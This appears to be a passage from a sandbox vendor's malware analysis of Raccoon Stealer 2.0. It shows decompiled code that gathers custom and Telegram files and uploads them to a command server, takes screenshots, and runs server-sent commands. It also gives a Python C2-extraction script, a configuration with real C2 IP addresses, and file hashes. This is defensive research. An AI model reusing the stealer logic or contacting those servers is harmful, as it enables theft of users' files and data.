


```
traverse_custom_files
          (___temp_buff,(int)______temp_buff,(int)_______temp_buff,_temp_buff_int,
           (uint)((short)__________temp_buff == L'1'),(uint)((short)_ptemp_buff_2 == L'1'),
           grbtsubstr_len,&traverse_result);
if (0 < traverse_result) {
  _temp_buff_int = (*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
  _temp_buff_3 = (*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
  _ptemp_buff_2 = (LPCWCH)get_random_string(_temp_buff_int,16);
  _ptemp_buff_3 = (wchar_t *)(*g_dwStrCpyW)(_temp_buff_3,g_wsc_httphdr_cntt_multipart);
  __ptemp_buff_2 = _ptemp_buff_2;
  _ptemp_buff_2 = str_concat(_ptemp_buff_3,_ptemp_buff_2);
  local_3c = 0;
  _wsc_forwslashastx = g_wsc_forwslashastx;
  __________temp_buff = begin_http_req(&_ptemp_buff_2);
  grbtsubstr_len = (*g_dwLocalAlloc)(LMEM_ZEROINIT,388);
  i_reusable = (*g_dwWideCharToMultiByte)(CP_UTF8,0,__ptemp_buff_2,0xffffffff,0,0,0,0);
  if ((i_reusable != 0) &&
     (i_reusable = (*g_dwWideCharToMultiByte)
                            (CP_UTF8,0,__ptemp_buff_2,0xffffffff,grbtsubstr_len,i_reusable,0,
                            0)
     , i_reusable != 0)) {
    send_http_req(local_38,grbtsubstr_len,0,(int *)0x0,traverse_result,_grbtsubstr_len,
                 __________temp_buff,&_wsc_forwslashastx);
  }
```

Raccoonstealer is looking for any custom files

Telegram messenger files


The sample is looking for files related to Telegram messenger using data from the configuration.



```
_w_appdata = (*g_dwGetSpecialFolderPathW)(0,_tg_files_path,CSIDL_APPDATA,0);
if ((_w_appdata != 0) &&
   (_w_appdata = (*g_dwPathCombineW)(_tg_files_path,_tg_files_path,_temp_buff_1),
   _w_appdata != 0)) {
  i_result = 1;
  traverse_tg_files_recursive
            (_temp_buff,_temp_buff_2,_temp_buff_3,tg_substr_pos,&i_traverse_result);
  if (0 < i_traverse_result) {
    _temp_buff_4 = (*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
    _temp_buff_5 = (PTSTR)(*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
    random_str = (wchar_t *)get_random_string(_temp_buff_4,16);
    _random_str = random_str;
    _hdr_cnt_multipart =
         (PWSTR)(*g_dwStrCpyW)(_temp_buff_5,g_wsc_httphdr_cntt_multipart);
    req_body = str_concat(_hdr_cnt_multipart,random_str);
    i_unused = 0;
    _fwslashastx = g_wsc_forwslashastx;
    http_req = begin_http_req(&req_body);
    _w_appdata = (*g_dwLocalAlloc)(LMEM_ZEROINIT,388);
    i_reusable = (*g_dwWideCharToMultiByte)(CP_UTF8,0,random_str,0xffffffff,0,0,0,0)
    ;
    tg_substr_pos = _tg_substr_pos;
    if ((i_reusable != 0) &&
       (i_reusable = (*g_dwWideCharToMultiByte)
                               (CP_UTF8,0,random_str,0xffffffff,_w_appdata,i_reusab...
                               ,
                                0,0), tg_substr_pos = _tg_substr_pos, i_reusable !=
                                0)
       ) {
      send_http_req(_wstrparam,_w_appdata,0,(int *)0x0,i_traverse_result,
                    _tg_substr_pos,http_req,&_fwslashastx);
```

RecordBreaker is looking for files related to Telegram messenger


After the malware has sent all the files, it takes a screenshot(s).



```
i_result_reusable = get_screenshots_count(wsc_conn_res,&http_req);
if (0 < i_result_reusable) {
  make_screenshot(http_req,wsc_machine_guid);
}
(*g_dwLocalFree)(http_req);
```

Raccoon malware v2 is making screenshots of the user's environment

An example of a screenshot captured by ANY.RUN:



j1MP5Dd9lwLE

Dropped from process

Look up on VirusTotal

Mime: image/jpeg

Size: 62.93 Kb

TrID - File Identifier

50%	JFIF JPEG bitmap
37.4%	JPEG bitmap
12.4%	MP3 audio

Hashes

```
   MD5 A0BF84933DF1AA3CAB5AA7B4B41FFF99
  SHA1 D1D97E77098A76558D533E800DA061E9F0056AB8
SHA256 0EA1288E73DDB02133AD7A79F5B98CABE9AC439623A7E9AD405CBF462ADDA5A8
SSDEEP 1536:s4GrdMyjLno6pyRi1dOPnLKvVKZErpPE/uQtF:DsdMyjToer1DVXE/u6F
```

The screenshot made by the 2d version of Raccoon malware

If any additional commands are provided in configuration, the sample will execute them before finishing its work. For example, Raccoon executes other commands with the help of WinAPI (shell32.dll!ShellExecuteW) if C2 has sent them in the prefix ldr_:


```
if ((iExecMode != 2) && (iExecMode = (*g_dwStrToIntW)(_lpFile), iExecMode == 3)) {
  (*g_dwShellExecuteW)(0,L"open",lpFile,lpParams,0,0);
}
```

Raccoonstealer executes extra commands

Then, the malware releases the remaining allocated resources, unloads the libraries, and finishes its work.

Raccoon configuration extraction

You can use our Python script to extract C2 servers from the unpacked Raccoon sample, or get malware configuration right in our service, which will unpack the sample from memory dumps and extract C2s for you:



Raccoon is an info stealer type malware available as a Malware as a Service. It can be obtained for a subscription and costs $200 per month. Raccoon malware has already infected over 100,000 devices and became one of the most mentioned viruses on the underground forums in 2019.

PID: 3436 fcdc29b4d9cb808c178954d08c53c0519970fe585b850204655e44c1a901c4de.bin.exe

C2 (3)	http://51.140.255.32/
	http://51.104.40.109/
	http://89.208.103.4/
Keys (1)	
xor	c783d166d70f332b728030e862b829e8

```
{
 "C2": [
      "http://51.140.255.32/",
      "http://51.104.40.109/",
      "http://89.208.103.4/"
 ],
 "Keys": {
      "xor": "c783d166d70f332b728030e862b829e8"
 }
}
```

Raccoon malware configuration

```
import os, sys, re, string

from enum import IntEnum
from base64 import b64decode, b64encode
from malduck import xor, rc4, base64

# c2 buffer len & invalid c2 placeholder
RACCOON_C2_PLACEHOLDER = b" " * 64
RACCOON_C2_BUFF_LEN = len(RACCOON_C2_PLACEHOLDER)

# c2s array size & key size
RACCOON_C2S_LEN = 5
RACCOON_KEY_LEN = 32

class ERaccoonBuild(IntEnum):
    UNKNOWN_BUILD = -1,
    OLD_BUILD = 0,
    NEW_BUILD = 1

# extracts ascii and unicode strings from binary file
class RaccoonStringExtractor:
    ASCII_BYTE = string.printable.encode()

    c2_list = []
    rc4_key = str()
    xor_key = str()
    raccoon_build = ERaccoonBuild.UNKNOWN_BUILD

    def __init__(self, binary_path) -> None:
        with open(binary_path, 'rb') as bin:
            self.buffer = bin.read()
        self.__process_strings()

    def __is_base64_encoded(self, data) -> bool:
        try:
            data = data.rstrip()
            return b64encode(b64decode(data)) == data
        except Exception:
            return False

    def __is_valid_key(self, key) -> bool:
        key_re = re.compile(rb"^[a-z0-9]{%d,}" % RACCOON_KEY_LEN)
        return re.match(key_re, key)

    def __process_strings(self) -> None:
        ascii_re = re.compile(rb"([%s]{%d,})" % (self.ASCII_BYTE, 4))

        self.c2_list = []
        ascii_strings = []

        for i, match in enumerate(ascii_re.finditer(self.buffer)):
            a_string = match[0]
            offset = match.start()
            string_entry = (a_string, offset)
            ascii_strings.append(string_entry)

            if len(a_string) == RACCOON_C2_BUFF_LEN and \
                a_string != RACCOON_C2_PLACEHOLDER and \
                    self.__is_base64_encoded(a_string) == True:

                self.raccoon_build = ERaccoonBuild.OLD_BUILD
                print(f"[+] found possible encrypted c2 {a_string.rstrip()} at {hex(offset)}")
                self.c2_list.append(string_entry)

                if len(self.c2_list) == 1: # first c2 found
```

```
                    rc4_key, offset = ascii_strings[i-1]
                    # rc4 key should be 32-bytes long and contain only a-z 0-9 chars
                    if self.__is_valid_key(rc4_key):
                        self.rc4_key = rc4_key
                        print(f"[+] found possible rc4 key {self.rc4_key} at {hex(offset)}")
                    else:
                        continue

        # have we found any c2s yet?
        if len(self.c2_list) == 0:
            for a_string, offset in ascii_strings:
                if len(a_string) == RACCOON_KEY_LEN and self.__is_valid_key(a_string):
                    self.raccoon_build = ERaccoonBuild.NEW_BUILD
                    self.xor_key = a_string
                    print(f"[+] found possible xor key {self.xor_key} at {hex(offset)}")

                    # extract c2s for new builds
                    curr_offset = offset + 36
                    for _ in range(0, RACCOON_C2S_LEN):
                        enc_c2 = self.buffer[curr_offset : curr_offset + RACCOON_C2_BUFF_LEN]

                        if enc_c2.find(0x20) != 0 and enc_c2 != RACCOON_C2_PLACEHOLDER: # check if c2 is
empty
                            print(f"[+] found possible encrypted c2 {enc_c2.rstrip()} at
{hex(curr_offset)}")
                            self.c2_list.append((enc_c2, curr_offset))

                        curr_offset += RACCOON_C2_BUFF_LEN + 8 # each c2 is padded by 8 bytes
                    return # don't process strings any further
        else:
            return

        print(f"[!] C2Cs not found, could be a new build of raccoon sample")

class RaccoonC2Decryptor:
    def __init__(self, sample_path: str) -> None:
        self.extractor = RaccoonStringExtractor(sample_path)

    def __is_valid_c2(self, c2):
        return re.match(
            rb"((https?):((//)|(\\\\))+([\w\d:#@%/;$()~_?\+-=\\\.&](#!)?)*)", c2
        )

    def decrypt(self) -> bool:
        raccoon_build = self.extractor.raccoon_build
        if raccoon_build == ERaccoonBuild.OLD_BUILD:
            return self.decrypt_method_1()
        elif raccoon_build == ERaccoonBuild.NEW_BUILD:
            return self.decrypt_method_2()
        else:
            return False # unknown raccoon build

    def decrypt_method_1(self) -> None:
        for enc_c2, _ in self.extractor.c2_list:
            decrypted_c2 = rc4(
                self.extractor.rc4_key,
                base64(enc_c2.rstrip())
            )

            if self.__is_valid_c2:
                print(f"[>] decrypted c2: {decrypted_c2}")
            else:
                print(f"[!] invalid c2: {decrypted_c2}")

    def decrypt_method_2(self) -> None:
        for enc_c2, _ in self.extractor.c2_list:
            decrypted_c2 = xor(
                self.extractor.xor_key,
                enc_c2.rstrip()
            )

            if self.__is_valid_c2:
                print(f"[>] decrypted c2: {decrypted_c2}")
            else:
                print(f"[!] invalid c2: {decrypted_c2}")

def main():
    # parse arguments
    if len(sys.argv) == 2:
        sample_path = os.path.abspath(sys.argv[1])
    else:
        print(f"[!] usage: {os.path.basename(__file__)} <sample path>")
        return False

    try:
        RaccoonC2Decryptor(sample_path).decrypt()
    except Exception as ex:
        print(f"[!] exception: {ex}")

if __name__ == '__main__':
    main()
```

IOCs:

Filename	SHA-256
\AppData\LocalLow\nss3.dll	c65b7afb05ee2b2687e6280594019068c3d3829182dfe8604ce4adf2116cc46e
\AppData\LocalLow\msvcp140.dll	2db7fd3c9c3c4b67f2d50a5a50e8c69154dc859780dd487c28a4e6ed1af90d01
\AppData\LocalLow\vcruntime140.dll	9d02e952396bdff3abfe5654e07b7a713c84268a225e11ed9a3bf338ed1e424c
\AppData\LocalLow\mozglue.dll	4191faf7e5eb105a0f4c5c6ed3e9e9c71014e8aa39bbee313bc92d1411e9e862
\AppData\LocalLow\freebl3.dll	b2ae93d30c8beb0b26f03d4a8325ac89b92a299e8f853e5caa51bb32575b06c6
\AppData\LocalLow\softokn3.dll	44be3153c15c2d18f49674a092c135d3482fb89b77a1b2063d01d02985555fe0
\AppData\LocalLow\sqlite3.dll	1b4640e3d5c872f4b8d199f3cff2970319345c766e697a37de65d10a1cffa102

HTTP/HTTPS Requests:

http://[C2 address]/
http://[C2 address] /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
http://[C2 address]/[config token]

http://[C2 address]/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll

Conclusion

We have done malware analysis of the Raccoon stealer 2.0 performance using a v2 sample in ANY.RUN sandbox. The examined sample has used various techniques to evade detection: legitimate libraries for data collection, dynamic library loading, string encryption, and C&C server encryption. Some examples are additionally protected by packers or being a part of other malware.

Copy the script of Raccoon stealer and try to extract C2 servers by yourselves and let us know about your results.

And write in the comments below what other malware analysis you are interested in. We will be glad to add it to the series!

malware analysis